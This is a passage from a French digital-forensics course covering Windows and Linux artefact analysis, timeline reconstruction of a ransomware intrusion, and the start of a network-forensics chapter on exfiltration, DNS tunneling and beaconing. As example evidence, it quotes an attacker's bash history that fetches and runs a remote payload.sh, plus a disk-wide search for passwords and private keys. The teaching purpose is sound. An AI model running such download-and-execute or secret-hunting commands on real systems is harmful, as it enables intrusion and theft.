- ➢ Reconstruire une timeline d'activité système à partir de sources hétérogènes (logs, métadonnées de fichiers, registre).
- ➢ Analyser les artefacts Linux : journaux `systemd`, historique bash, structures `ext4` et inodes.
- ➢ Distinguer ce qui survit à une suppression de fichier de ce qui disparaît, et comprendre pourquoi (Locard numérique).
- ➢ Appliquer la distinction Examination/Analysis (NIST SP 800-86 [26]) à l'analyse système.
- ➢ Construire une timeline forensique avec Autopsy/log2timeline et l'interpréter dans le respect du principe de falsification (E9bis PIU).

Ce chapitre dans la séquence du cours

Le Chapitre 9 (UE SEC4031) vous a appris à **acquérir** : créer une image E01, capturer la RAM, extraire un téléphone. Ce chapitre vous apprend à **analyser** ce que vous avez acquis. La question change : non plus "comment obtenir des données sans les altérer", mais "que disent ces données, et comment le prouver".

14.1 Le Principe de Locard Appliqué au Système

Le principe de Locard [20] (Chapitre 4 (UE SEC4031)) “tout contact laisse une trace”, se traduit, dans un système d’exploitation, par une multiplication d’artefacts redondants. Une seule action utilisateur laisse souvent **cinq à dix traces indépendantes**, dans des emplacements différents, avec des granularités temporelles différentes.

Définition

Redondance forensique : propriété selon laquelle une même action système produit plusieurs artefacts indépendants. La redondance est la meilleure amie de l’investigateur : si un artefact est supprimé ou falsifié, les autres subsistent et révèlent l’incohérence.

Exemple : exécution d’un fichier `malware.exe` sur Windows :

Artefact	Information capturée	Survit à la suppression du fichier ?
Prefetch (`.pf`)	Nom, chemin, nombre d’exécutions, dernière exécution, fichiers chargés	**Oui**. fichier séparé dans `C:\Windows\Prefetch`
ShimCache (AppCompatCache)	Chemin, taille, horodatage de dernière modification, présence d’exécution	**Oui**. clé de registre, persiste après suppression
Amcache.hve	Hash SHA-1 du binaire, chemin, premier horodatage d’exécution	**Oui**. ruche de registre séparée
`$MFT` (NTFS)	Métadonnées du fichier : création, modification, accès, taille	**Partiellement**. l’entrée MFT peut être réutilisée mais le `$LogFile` en garde trace
Journal des événements (Event ID 4688)	Création de processus, utilisateur, ligne de commande	**Oui**. fichier `.evtx` séparé
USN Journal (`$UsnJrnl`)	Historique des modifications du volume (création, suppression, renommage)	**Oui**. journal continu, rotation sur volume

Tableau 14.1. Redondance forensique : 6 artefacts pour une seule exécution

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. Redondance et opposabilité

$\mathcal{R}$ (Fiabilité) : la convergence de 6 artefacts indépendants vers la même conclusion (“`malware.exe` a été exécuté le 13/03/2026 à 02h17”) constitue une preuve bien

plus robuste qu'un seul artefact, même solide.
$\mathcal{O}$ (Opposabilité) : un avocat peut contester un artefact isolé ("ce Prefetch pourrait dater d'un test antérieur"). Il ne peut pas contester la convergence de 6 sources indépendantes sans expliquer comment elles ont *toutes* été falsifiées de façon cohérente ce qui est techniquement très difficile.
$\mathcal{C}$: $\sim$ $\mathcal{R}$: $\uparrow\uparrow$ convergence multi-sources $\mathcal{O}$: $\uparrow\uparrow$ incontestable en pratique
Règle pratique : ne jamais conclure sur la base d'un seul artefact si d'autres sont accessibles. Documenter systématiquement la convergence (ou la divergence, qui est elle-même une information).

14.2 Artefacts Windows : Registre et Exécution de Programmes

14.2.1 Les ruches de registre essentielles

Le **registre Windows** est une base de données hiérarchique stockant la configuration du système et des applications. Cinq ruches sont systématiquement analysées en forensique :

Ruche	Emplacement disque	Contenu forensique
`SYSTEM`	`C:\Windows\Syste`	Configuration système, services, périphériques USB connectés (`USBSTOR`), fuseau horaire
`SOFTWARE`	idem	Applications installées, versions, ShimCache (AppCompatCache)
`SAM`	idem	Comptes utilisateurs locaux, hash NTLM, dernière connexion
`NTUSER.DAT`	`C:\Users\<user>`	Historique d'exécution (`RunMRU`), fichiers récents (`RecentDocs`), répertoires tapés (`TypedPaths`)
`Amcache.hve`	`C:\Windows\AppCo`	Inventaire d'applications exécutées avec hash SHA-1

Tableau 14.2. Ruches de registre essentielles

14.2.2 Extraction et analyse avec RegRipper

Outils · RegRipper, extraction des ruches de registre

```
# Extraire les ruches depuis l'image montee (lecture seule)
# Image montee sous /mnt/evidence/

# Lister les programmes installes
rip.pl -r /mnt/evidence/Windows/System32/config/SOFTWARE
    -p installedsoftware

# Historique des executions via UserAssist (NTUSER.DAT)
```

```
rip.pl -r /mnt/evidence/Users/MBONGO/NTUSER.DAT -p userassist
# Resultat type :
# \Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
#   {chemin}\enc_all.ps1  -- Run Count: 1
#   LastExecuted: 2026-03-13 02:17:42

# Peripheriques USB connectes (historique complet)
rip.pl -r /mnt/evidence/Windows/System32/config/SYSTEM -p usbstor
# Resultat type :
# DeviceClass: Disk
# FriendlyName: Kingston DataTraveler 16GB
# Serial: 0123456789ABCDEF
# FirstConnect: 2026-03-10 09:15:22
# LastConnect: 2026-03-13 02:05:11

# ShimCache (AppCompatCache) -- preuve d'execution
rip.pl -r /mnt/evidence/Windows/System32/config/SYSTEM -p
    shimcache
# Resultat type :
# Path: C:\Users\admin\AppData\Local\Temp\enc_all.ps1
# Last Modified: 2026-03-13 02:16:58
# Executed: TRUE
```

Scénario Opérationnel · Reconstitution UserAssist, cas MVOM

Dans l'Opération MVOM (Chapitre 3 (UE SEC4031)), l'analyse UserAssist de la ruche `NTUSER.DAT` de l'administrateur TRANSBOIS révèle :

```
UserAssist Key: {CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
  powershell.exe          Run Count: 1   Last: 2026-03-13
   02:17:40
  cmd.exe                 Run Count: 1   Last: 2026-03-13
   02:17:42
  AnyDesk.exe             Run Count: 3   Last: 2026-03-13
   02:10:15
```

Constatation (sans interprétation) : L'application `AnyDesk.exe` (logiciel de bureau à distance) a été exécutée 3 fois, la dernière à 02h10. `cmd.exe` a été exécuté à 02h17. L'ordre chronologique place l'établissement d'un accès distant *avant* l'exécution des commandes suspectes.

Cette constatation, croisée avec `windows.netscan` (Volatility, Ch. 9 (UE SEC4031)) qui montre une connexion `ESTABLISHED` vers le port 4444 à 02h17, **converge** vers une chronologie cohérente : accès distant établi → ouverture d'un shell → déploiement du ransomware.

14.2.3 Le Prefetch : preuve d'exécution même sans logs

Le **Prefetch** est un mécanisme d'optimisation Windows qui enregistre, pour chaque exécutable lancé, un fichier `.pf` dans `C:\Windows\Prefetch`. Ces fichiers survivent souvent à la suppression de l'exécutable lui-même.

Outils · Analyse Prefetch avec PECmd

```
# PECmd (Eric Zimmerman tools) -- analyse complete du repertoire Prefetch
PECmd.exe -d /mnt/evidence/Windows/Prefetch --csv ./output/

# Resultat (extrait CSV) :
# SourceFilename        : ENC_ALL.PS1-3F8A2B91.pf
# ExecutableName        : enc_all.ps1
# RunCount              : 1
# LastRun               : 2026-03-13 02:17:44
# VolumeOCreated        : 2024-01-15 10:00:00
# FilesAccessed         : C:\Windows\System32\WindowsPowerShell\...
#                         C:\Users\admin\AppData\Local\Temp\enc_all.ps1
#                         C:\Users\Public\Documents\encrypted_files_list.txt
```

Valeur forensique : même si `enc_all.ps1` a été supprimé par l'attaquant après exécution, le fichier Prefetch `ENC_ALL.PS1-3F8A2B91.pf` subsiste et révèle : le nom exact du script, son horodatage d'exécution (02h17:44, cohérent avec UserAssist et Volatility), et la liste des fichiers accédés y compris `encrypted_files_list.txt`, preuve directe de l'activité ransomware.

14.3 Le Système de Fichiers NTFS : $MFT et $UsnJrnl

14.3.1 La Master File Table

La **$MFT** (*Master File Table*) est la structure centrale de NTFS : chaque fichier et répertoire y possède une entrée de 1024 octets contenant ses métadonnées. Quatre horodatages (**MACE**) sont enregistrés pour chaque fichier :

Timestamp	Signification	Piège forensique fréquent
M. Modified	Dernière modification du contenu	Modifié par toute écriture, même mineure ; ne reflète pas la création
A. Accessed	Dernier accès en lecture	**Souvent désactivé** depuis Windows Vista (`NtfsDisableLastAccessUpdate=1`) ; ne pas s'y fier sans vérification
C. Changed (MFT)	Dernière modification de l'*entrée MFT* elle-même (métadonnées, permissions)	Différent de Modified ! Un renommage modifie C sans modifier M
E. Entry created/-Birth	Création de l'entrée MFT	Peut différer de la date de création réelle du fichier si copié depuis un autre volume

Tableau 14.3. Les quatre horodatages MACE de NTFS

★ Attention

"Timestomping" : la manipulation des horodatages

Des outils comme `timestomp` permettent à un attaquant de modifier artificiellement les 4 horodatages MACE d'un fichier pour le faire "apparaître" plus ancien et échapper à la timeline.

Détection : le `$UsnJrnl` (section suivante) et le `$LogFile` (journal de transactions NTFS) enregistrent les *changements* d'horodatages indépendamment des valeurs MACE elles-mêmes. Une entrée `$MFT` affichant une date de création "2020" alors que le `$UsnJrnl` montre une création le "13/03/2026" révèle un timestomping. **Toujours croiser $MFT et $UsnJrnl pour les fichiers suspects.**

14.3.2 Le journal USN : l'historique immuable des changements

Le **$UsnJrnl** (*Update Sequence Number Journal*) enregistre chronologiquement chaque opération sur le système de fichiers : création, suppression, renommage, modification. Contrairement à la `$MFT` qui ne montre que l'*état actuel*, le `$UsnJrnl` montre l'*historique*.

>_ Outils · Extraction du $UsnJrnl avec MFTECmd

```
# Extraction et parsing du journal USN
MFTECmd.exe -f /mnt/evidence/\$Extend/\$UsnJrnl:\$J --csv ./
    output/

# Resultat (extrait, chronologique) :
# Timestamp              Filename              Reason
# 2026-03-13 02:16:50    enc_all.ps1           FileCreate
```

```
# 2026-03-13 02:17:44  enc_all.ps1            DataExtend|Close
# 2026-03-13 02:18:30  enc_all.ps1            FileDelete
# 2026-03-13 02:18:31  encrypted_files_list.txt  FileCreate
# 2026-03-13 02:18:31  *.docx (x847)          DataOverwrite (chiffrement)
```

Constatation : le `$UsnJrnl` révèle la séquence exacte : création du script (02h16:50) → exécution (02h17:44, cohérent avec Prefetch/UserAssist) → suppression du script (02h18:30, tentative d'anti-forensique) → chiffrement de masse (02h18:31, 847 fichiers). **La suppression du script à 02h18:30 n'a effacé ni le Prefetch, ni UserAssist, ni le $UsnJrnl lui-même.**

14.4 Artefacts Linux : journald, bash et ext4

14.4.1 Le journal systemd

Sur les systèmes Linux modernes (Ubuntu 20.04+, Debian 11+, RHEL 8+), **journald** centralise les logs système dans un format binaire indexé.

Outils · Analyse forensique de journald

```
# Analyser les journaux d'une image montee (hors-ligne)
journalctl --root=/mnt/evidence --since "2026-03-13 02:00:00" \
    --until "2026-03-13 03:00:00"

# Filtrer par service (ex : SSH)
journalctl --root=/mnt/evidence -u ssh.service

# Connexions SSH reussies / echouees
journalctl --root=/mnt/evidence | grep -i "sshd.*Accepted\|sshd.*Failed"
# Resultat type :
# Mar 13 02:14:02 srv sshd[4821]: Failed password for root from
#     185.220.XX.XX port 51234 ssh2
# Mar 13 02:14:09 srv sshd[4821]: Accepted password for root from
#     185.220.XX.XX port 51234 ssh2
# -> 7 tentatives echouees puis succes : brute-force reussi

# Commandes sudo executees
journalctl --root=/mnt/evidence | grep "sudo:.*COMMAND"
```

14.4.2 Historique bash et fichiers de configuration shell

Outils · Artefacts shell – bash_history et environnement

```
# Historique des commandes (attention : tronque a HISTSIZE)
cat /mnt/evidence/root/.bash_history
cat /mnt/evidence/home/*/.bash_history

# Timestamps si HISTTIMEFORMAT etait active :
# #1678672664
# wget http://185.220.XX.XX/payload.sh
# #1678672680
# chmod +x payload.sh && ./payload.sh

# Fichiers de configuration modifies recemment (persistance)
find /mnt/evidence/etc -name "*.service" -newer \
    /mnt/evidence/etc/hostname

# Crontabs -- mecanisme de persistance frequent
cat /mnt/evidence/etc/crontab
cat /mnt/evidence/var/spool/cron/crontabs/*
ls -la /mnt/evidence/etc/cron.d/

# Cles SSH autorisees (backdoor frequente)
cat /mnt/evidence/root/.ssh/authorized_keys
cat /mnt/evidence/home/*/.ssh/authorized_keys
```

bash_history : une preuve fragile

Le fichier `.bash_history` n'est écrit sur disque qu'à la fermeture propre du shell (`exit`, ou périodiquement). Un attaquant qui tue brutalement sa session (`kill -9`) ou définit `HISTSIZE=0` laisse un historique vide ou incomplet. **Ne jamais conclure "aucune commande exécutée" sur la seule absence d'historique : croiser avec `journald`, `auditd` (si actif), et l'analyse mémoire (Volatility 3, `linux.bash` récupère l'historique depuis la mémoire même non écrit sur disque).**

14.4.3 Structures ext4 : inodes et récupération

Le système de fichiers **ext4** organise chaque fichier autour d'un *inode* contenant ses métadonnées (taille, permissions, horodatages, pointeurs vers les blocs de données). La suppression d'un fichier sous ext4 libère l'inode et marque les blocs comme disponibles, **sans effacer immédiatement le contenu**.

Outils · Récupération de fichiers supprimés ext4 avec extundelete

```
# Lister les inodes recemment supprimes
extundelete /mnt/evidence/dev/sdb1 --inode 2

# Recuperer tous les fichiers supprimes recuperables
extundelete /mnt/evidence/dev/sdb1 --restore-all \
    -o /output/recovered/

# Alternative : debugfs pour inspection manuelle d'un inode
debugfs -R "stat <12345>" /mnt/evidence/dev/sdb1
# Affiche : Inode, Mode, taille, Links, horodatages, blocs

# Recherche de chaines dans l'espace libre (complement carving Ch. 9)
dd if=/mnt/evidence/dev/sdb1 bs=4096 skip=0 | \
    strings -n 8 | grep -i "password\|api_key\|BEGIN PRIVATE KEY"
```

14.5 Reconstruction de Timeline Forensique

14.5.1 Pourquoi une timeline unifiée

Chaque source d'artefacts (registre, `$MFT`, `$UsnJrnl`, journald, logs applicatifs) produit ses propres horodatages dans des formats différents. La **timeline forensique** unifie ces sources en une chronologie unique, permettant de **voir la séquence complète des événements** et d'identifier les corrélations qu'aucune source isolée ne révèle.

14.5.2 log2timeline / plaso

Outils · Construction d'une timeline avec log2timeline (plaso)

```
# Generer le fichier plaso (extraction brute, multi-sources)
log2timeline.py /output/timeline.plaso /mnt/evidence/

# Filtrer et exporter en CSV pour la periode d'interet
psort.py -o l2tcsv -w /output/timeline.csv /output/timeline.plaso \
    "date > '2026-03-13 02:00:00' AND date < '2026-03-13 03:00:00'"

# Exemple de timeline consolidee (extrait, toutes sources) :
# 02:14:02  journald     SSH Failed password from 185.220.XX.XX
# 02:14:09  journald     SSH Accepted password (root)
# 02:16:50  $UsnJrnl     FileCreate enc_all.ps1
# 02:17:40  UserAssist   powershell.exe executed
# 02:17:42  UserAssist   cmd.exe executed
# 02:17:44  Prefetch     enc_all.ps1 executed (RunCount=1)
# 02:17:44  $UsnJrnl     enc_all.ps1 DataExtend|Close
# 02:18:30  $UsnJrnl     enc_all.ps1 FileDelete
```

```
# 02:18:31   $UsnJrnl      encrypted_files_list.txt FileCreate
# 02:18:31   $UsnJrnl      *.docx (x847) DataOverwrite
```

14.5.3 Lecture d'une timeline : constatation vs interprétation

Scénario Opérationnel · Timeline MVOM – rédaction du rapport

À partir de la timeline consolidée ci-dessus, voici comment rédiger les sections **Constatations** et **Analyse** (NIST SP 800-86, Ch. 7 (UE SEC4031)) :
Constatations (faits vérifiables, non ambigus) :

> "Le journal `journald` enregistre 7 tentatives de connexion SSH échouées depuis l'IP `185.220.XX.XX` entre 02h13:45 et 02h14:08, suivies d'une connexion réussie au compte `root` à 02h14:09. Le `$UsnJrnl` enregistre la création du fichier `enc_all.ps1` à 02h16:50. UserAssist et Prefetch enregistrent l'exécution de `powershell.exe`, `cmd.exe` et `enc_all.ps1` entre 02h17:40 et 02h17:44. Le `$UsnJrnl` enregistre la suppression de `enc_all.ps1` à 02h18:30, suivie à 02h18:31 de la création de `encrypted_files_list.txt` et de la modification de 847 fichiers `.docx`."

Analyse (interprétation, avec niveau de confiance) :

> "La séquence temporelle ci-dessus est cohérente, *avec un niveau de confiance élevé*, avec le scénario suivant : un accès SSH non autorisé au compte `root` a été obtenu par force brute (02h14) ; environ 2 minutes et 40 secondes plus tard, un script ransomware a été déposé et exécuté (02h16–02h18) ; ce script a chiffré 847 fichiers avant de tenter de s'auto-supprimer (02h18:30), une technique d'anti-forensique courante qui a échoué à effacer les traces dans le `$UsnJrnl`, le Prefetch et UserAssist."

14.6 Synthèse : Méthodologie d'Analyse Système

Question	Sources Windows	Sources Linux
Quel programme a été exécuté, quand ?	Prefetch, UserAssist, ShimCache, Amcache	`bash_history`, `auditd`, `journald` (systemd-coredump)
Quel fichier a été créé/modifié/supprimé, quand ?	`$UsnJrnl`, `$MFT` (MACE)	`debugfs`, `extundelete`, horodatages inode
Un périphérique externe a-t-il été connecté ?	`USBSTOR` (registre SYSTEM), Event ID 2003/2100	`journald` (kernel : `usb new device`), `/var/log/syslog`
Une connexion réseau a-t-elle été établie ?	Volatility `netscan` (Ch. 9 (UE SEC4031)) pare-feu	`journald` (sshd, NetworkManager), `auditd`
Les horodatages ont-ils été manipulés ?	Croiser `$MFT` (MACE) et `$UsnJrnl`	Croiser `stat` inode et `journald`

Tableau 14.4. Méthodologie d'analyse système : question → sources

Notions mobilisées par le laboratoire INA-LAB-01

Le laboratoire reconstitue une intrusion sur deux systèmes à partir d'exports figés. Il suppose les notions suivantes.

- **Journal d'authentification Linux** (journald ou `auth.log`) : chaque échec SSH laisse une ligne `Failed password for <compte>`, la réussite une ligne `Accepted password` ; le nombre d'échecs qui précèdent la réussite caractérise une attaque par force brute.
- **Persistance par création de compte** : un attaquant crée souvent un compte (`useradd`, `adduser`) pour revenir ; la création apparaît dans le journal et, souvent, dans l'historique du shell.
- **`.bash_history`** : il donne les commandes et leur ordre, mais *pas leur heure* (sauf si `HISTTIMEFORMAT` était défini) ; l'heure se cherche dans un autre artefact.
- **UserAssist et Prefetch** : ils prouvent l'exécution d'un programme ; UserAssist donne un compteur et la date de dernière exécution (`last_run`) : trier sur ce champ ordonne les programmes lancés.
- **$UsnJrnl** : il garde, pour chaque fichier, les raisons de modification (`FileCreate`, `DataExtend`, `FileDelete`) ; la création d'un fichier supprimé y reste visible avec son heure.
- **Comptage dans une fenêtre** : pour mesurer l'impact, on compte les fichiers modifiés *après* l'événement qui ouvre l'attaque, en écartant l'activité normale qui précède.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Redondance forensique** : une action système laisse de multiples traces indépendantes. Toujours chercher la convergence entre plusieurs sources avant de conclure.
- **Windows : cinq artefacts à toujours vérifier** : Prefetch (preuve d'exécution), UserAssist (historique GUI), ShimCache/Amcache (inventaire d'exécution avec hash), `$UsnJrnl` (historique des changements de fichiers).
- **MACE et timestomping** : les 4 horodatages NTFS (Modified, Accessed, Changed, Entry-created) peuvent être manipulés. Le `$UsnJrnl` et le `$LogFile` révèlent les manipulations car ils enregistrent l'*historique*, pas seulement l'*état*.
- **Linux : `journald` + `bash_history` + `crontabs` + `authorized_keys`** : les quatre premiers endroits à vérifier. `bash_history` est fragile : croiser avec Volatility `linux.bash` pour l'historique non écrit sur disque.

- **ext4** : la suppression libère l'inode sans effacer immédiatement les données ; `extundelete` et `debugfs` permettent la récupération.
- **Timeline unifiée (log2timeline/plaso)** : consolide toutes les sources en une chronologie. La rédaction du rapport sépare strictement **constatations** (faits horodatés, vérifiables) et **analyse** (interprétation, avec niveau de confiance explicite NIST SP 800-86).

✍ Exercice 14.1. Identification d'artefacts ★☆☆

Pour chacune des questions suivantes, identifiez l'artefact Windows ou Linux le plus pertinent, et la commande/outil pour l'extraire :

(a) Un suspect affirme n'avoir jamais exécuté `TrueCrypt` sur son PC Windows 10. Comment vérifier ?

(b) Une clé USB a-t-elle été branchée sur ce PC Windows dans les 30 derniers jours, et si oui, laquelle (numéro de série) ?

(c) Sur un serveur Linux, un fichier `/etc/shadow` a été modifié il y a 2 jours. Comment savoir qui l'a modifié et quand, précisément ?

(d) Un fichier `rapport_confidentiel.docx` a été supprimé d'un disque ext4 il y a 1 heure. Quelles sont les chances de récupération et quel outil utiliser ?

✍ Exercice 14.2. Détection de timestomping ★★☆

L'analyse `$MFT` d'un fichier `rootkit.dll` montre :

```
Created (E):   2019-08-12 14:30:00
Modified (M):  2019-08-12 14:30:00
Accessed (A):  2019-08-12 14:30:00
Changed (C):   2019-08-12 14:30:00
```

L'analyse `$UsnJrnl` pour le même fichier montre :

```
2026-03-13 02:19:15  rootkit.dll  FileCreate
2026-03-13 02:19:16  rootkit.dll  DataExtend|Close
```

(a) Que révèle cette divergence ?

(b) Rédigez la constatation (sans interprétation) et l'analyse (avec interprétation et niveau de confiance) correspondantes, en respectant la distinction NIST SP 800-86.

(c) Quels autres artefacts (Prefetch, UserAssist, ShimCache) permettraient de confirmer l'horodatage réel d'exécution ?

✍ Exercice 14.3. Timeline complète ★★★

Vous disposez d'une image E01 d'un serveur Windows Server 2022 (Opération MVOM) et d'un dump RAM associé. Le service IT signale que le ransomware a chiffré les fichiers entre 02h15 et 02h20 le 13 mars 2026, mais ne sait pas comment l'attaquant a obtenu l'accès initial.

(a) Construisez le plan d'investigation : dans quel ordre analyser quelles sources (registre, `$MFT`, `$UsnJrnl`, journal des événements, RAM) ? Justifiez l'ordre.

(b) Pour chaque source analysée, quelle question spécifique cherchez-vous à répondre ?

(c) Construisez (sur la base des éléments fournis dans ce chapitre et au Chapitre 9 (UE SEC4031)) la timeline complète de l'incident, de l'accès initial au chiffrement.

(d) Rédigez les sections Constatations et Analyse de votre rapport : au moins 5 constatations horodatées et une analyse globale avec niveau de confiance explicite.

● Note

Transition. Le Chapitre 15 (Forensique Réseau Opérationnelle) complète ce chapitre en se concentrant sur les artefacts *réseau* : capture et analyse approfondie de trafic, détection d'exfiltration de données, analyse de protocoles chiffrés. Le Chapitre 22 (Anti-Forensique et Contre-Mesures) traite ensuite des techniques que les attaquants utilisent pour échapper exactement aux analyses présentées dans ce chapitre et comment les détecter malgré tout.

15

FORENSIQUE RÉSEAU OPÉRATIONNELLE

« Le réseau ne ment jamais. Il ne se souvient pas de tout, mais ce dont il se souvient est vrai. »

Principe de la forensique réseau

Niveau : *Expert* • Maîtrise du Chapitre 9 (UE SEC4031) (Wireshark bases) et du Chapitre 14 (timeline, redondance) indispensable. Protocoles TCP/IP, DNS, HTTP/S requis.

✦ Objectifs du chapitre

- Positionner une sonde de capture dans différentes topologies réseau et comprendre ce que chaque position capture (et rate).
- Analyser en profondeur une capture `.pcap` : flux TCP, indicateurs d'exfiltration, tunnels DNS, beaconing de malware.
- Reconstruire des sessions applicatives depuis une capture : emails SMTP, transferts HTTP, commandes FTP.
- Analyser des logs de pare-feu, proxy et DNS pour reconstituer l'activité réseau en l'absence de capture complète.
- Identifier les marqueurs de communications C2 (*Command and Control*) dans le trafic chiffré.
- Appliquer la corrélation temporelle multi-sources : capture réseau + logs système + timeline (Ch. 14).

Positionnement dans le cours

Le Chapitre 9 (UE SEC4031) a introduit Wireshark avec ses filtres de base et le cas NKAM. Ce chapitre va plus loin : comment capturer intelligemment dans un réseau réel, comment analyser le trafic chiffré, comment détecter l'exfiltration de données, et comment reconstituer l'activité réseau quand on n'a pas de capture (mais des logs).

© MaletYon

15.1 Positionnement de la Sonde : ce qu'on Voit et ce qu'on Rate

15.1.1 Topologies et points de capture

La valeur d'une capture réseau dépend *entièrement* de la position de la sonde dans le réseau. Capturer au mauvais endroit, c'est ne rien voir.

Position	Ce qu'on capture	Ce qu'on rate
Port SPAN / Miror sur le switch principal	Tout le trafic qui traverse le switch (nord-sud ET est-ouest)	Trafic interne entre machines sur le même segment si non mirrored
TAP réseau sur le lien WAN	Tout le trafic entrant/sortant de l'entreprise vers Internet	Trafic interne (LAN to LAN) ; communications intra-entreprise
Agent hôte (sur la machine suspecte)	Tout le trafic de *cette* machine, même chiffré avant le réseau	Trafic des autres machines
Pare-feu / proxy logs (sans capture)	Connexions autorisées/-refusées (IP, port, octets)	Contenu des connexions ; trafic qui ne passe pas par le proxy (UDP, ICMP)

Tableau 15.1. Positions de capture et couverture

15.1.2 Capture sur un switch managé : SPAN port

Outils · Configuration d'un SPAN port (Cisco IOS)

```
! Configuration d'une session SPAN sur Cisco IOS
! Port monitore : GigabitEthernet0/1 (machine suspecte)
! Port destination : GigabitEthernet0/24 (poste forensique)

Switch(config)# monitor session 1 source interface Gi0/1 both
Switch(config)# monitor session 1 destination interface Gi0/24

! Verifier la configuration
Switch# show monitor session 1
! Resultat :
! Session 1
! Type            : Local Session
! Source Ports    : Both : Gi0/1
! Destination Ports : Gi0/24

! Sur le poste forensique (connecte sur Gi0/24) :
tcpdump -i eth0 -w /output/capture_suspect.pcap
! Ou avec ring buffer (fichiers de 100 Mo max) :
tcpdump -i eth0 -C 100 -W 50 -w /output/capture_%Y%m%d_%H%M%S.
    pcap
```

Wireshark live vs tcpdump + analyse offline

En contexte forensique, la bonne pratique est de capturer avec `tcpdump` (léger, consomme peu de ressources) en production, puis d'analyser avec Wireshark offline sur le `.pcap` résultant. Lancer Wireshark avec son interface graphique directement sur une machine en production peut introduire une charge réseau supplémentaire et des artefacts dans la capture elle-même.

15.2 Analyse Approfondie des Flux TCP

15.2.1 Suivre un flux complet : Follow TCP Stream

La fonction *Follow TCP Stream* de Wireshark reconstitue la session complète d'un échange TCP en réassemblant les segments dans l'ordre. C'est l'outil le plus puissant pour comprendre rapidement ce qu'une connexion a échangé.

Outils · Wireshark – Follow TCP Stream et export

```
# En ligne de commande avec tshark (equivalent Wireshark CLI)
# Extraire tous les flux TCP et les afficher
tshark -r capture.pcap -q -z "follow,tcp,ascii,0"

# Lister les conversations TCP avec volumes
tshark -r capture.pcap -q -z "conv,tcp"
# Resultat :
#                      |       <-      |       ->      |     Total
# 10.0.0.15:49212 <-> 185.220.XX.XX:4444
#                           1476        14832           16308 bytes

# Extraire les objets HTTP (fichiers telecharges)
tshark -r capture.pcap --export-objects "http,/output/
    http_objects/"

# Extraire les objets SMB (fichiers partages reseau)
tshark -r capture.pcap --export-objects "smb,/output/smb_objects/
    "
# Utile pour detecter exfiltration via partages reseau

# Calculer le hash SHA-256 de chaque objet extrait
find /output/http_objects/ -type f -exec sha256sum {} \; \
    > /output/http_objects_hashes.txt
# Puis soumettre sur VirusTotal (API ou interface web)
```

15.2.2 Métriques d'anomalie réseau

Métrique	Valeur normale	Anomalie (indicateur suspect)
Durée d'une session HTTP	0.1–2 secondes	> 60 secondes : session persistante anormale
Volume de réponse HTTP	Variable	Requête `GET /index.html` de 200 octets reçoit 50 Mo : exfiltration
Ratio upload/download	$\ll 1$ (navigation)	Ratio proche de 1 : exfiltration ; ratio $\gg 1$: upload de données
Intervalles de connexion	Irréguliers	Intervalles fixes (30 s, 60 s, 300 s) : beaconing de malware
Entropie du contenu	Faible (texte/HTML)	Haute (binaire, chiffré) : contenu encodé ou chiffré

Tableau 15.2. Métriques d'anomalie réseau

15.3 Détection d'Exfiltration de Données

15.3.1 Exfiltration HTTP/HTTPS : le vecteur le plus courant

Outils · Détecter une exfiltration HTTP depuis une capture

```
# Requetes POST avec corps volumineux (upload de donnees)
tshark -r capture.pcap -Y "http.request.method == POST" \
    -T fields -e frame.time -e ip.src -e ip.dst \
    -e http.host -e http.content_length

# Resultat suspect :
# 2026-03-13 02:19:05  10.0.0.15  185.220.XX.XX
#   update.windowscdn.net  content_length: 45231400
# -> 45 Mo envoyes vers un domaine qui semble legitime
#    mais est enregistre il y a 2 jours (CDN de facade)

# Calculer le volume par destination (top exfiltration targets)
tshark -r capture.pcap -q -z "ip_hosts,tree"
# Alternatif : Statistics --> IP Addresses dans Wireshark GUI

# Detecter contenu base64 dans les parametres URL
tshark -r capture.pcap -Y "http" \
    -T fields -e http.request.uri | \
    grep -oE "[A-Za-z0-9+/]{30,}={0,2}"
# Base64 de 30+ caracteres dans les URLs = encodage de donnees
   voles
```

15.3.2 Tunneling DNS : exfiltration via le port 53

Le **tunneling DNS** exploite le protocole DNS pour exfiltrer des données ou établir un canal C2 (Command & Control). Son avantage : le port 53 UDP est ouvert sur presque tous les pare-feu.

Outils · Détecter le tunneling DNS

```
# Statistiques des requetes DNS par domaine (top queried)
tshark -r capture.pcap -Y "dns.qry.type == A" \
    -T fields -e dns.qry.name | sort | uniq -c | sort -rn | head
    -20

# Indicateurs de tunneling DNS :
# 1. Sous-domaines tres longs (encodage base32/64 dans le label)
tshark -r capture.pcap -Y "dns" -T fields -e dns.qry.name | \
    awk 'length($0) > 50'
# Resultat suspect :
# aGVsbG8gd29ybGQgdGhpcyBpcyBhIHRlc3Q.malware.domain.com
# -> sous-domaine de 60 caracteres = payload encode

# 2. Volume de requetes DNS anormalement eleve pour un meme
    domaine
tshark -r capture.pcap -Y "dns.qry.name contains malware.domain.
    com" \
    -T fields -e frame.time -e dns.qry.name | wc -l
# 847 requetes en 10 minutes vers le meme domaine = tunnel

# 3. Reponses DNS TXT avec contenu inhabituel (canal C2 entrant)
tshark -r capture.pcap -Y "dns.resp.type == 16" \
    -T fields -e dns.txt
# Si les TXT ressemblent a du binaire encode : C2 via DNS TXT

# Outil specialise : dnscat2-detector ou dnstap-analysis
# Pour la forensique offline : analyser les logs du resolver DNS
```

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO. Tunneling DNS et détection

$\mathcal{C}$ (Confidentialité pour l'attaquant) : le tunnel DNS chiffre généralement son contenu ; même si le tunnel est détecté, le contenu exfiltré peut être inaccessible sans la clé de déchiffrement.

$\mathcal{R}$ (Fiabilité de la détection) : les indicateurs statistiques (longueur de requête, volume, TXT records) sont des *indicateurs* de tunneling, pas des preuves directes. Un domaine CDN légitime peut générer des sous-domaines longs. Documenter la convergence de plusieurs indicateurs.

$\mathcal{O}$ (Opposabilité) : la capture pcap avec les requêtes DNS anormales constitue une preuve directe de l'activité réseau, admissible selon les mêmes principes que tout autre artefact réseau.
$\mathcal{C}$: ↓ contenu inaccessible $\mathcal{R}$: ↑ convergence indicateurs $\mathcal{O}$: ↑↑ capture pcap directe

15.3.3 Beaconing : détecter un implant actif

Le **beaconing** est le comportement caractéristique d'un malware qui contacte périodiquement son serveur C2 pour recevoir des instructions. La signature : des connexions à intervalles réguliers vers la même destination.

```
# Extraire les timestamps de connexions vers une IP suspecte
tshark -r capture.pcap \
    -Y "ip.dst == 185.220.XX.XX && tcp.flags.syn == 1" \
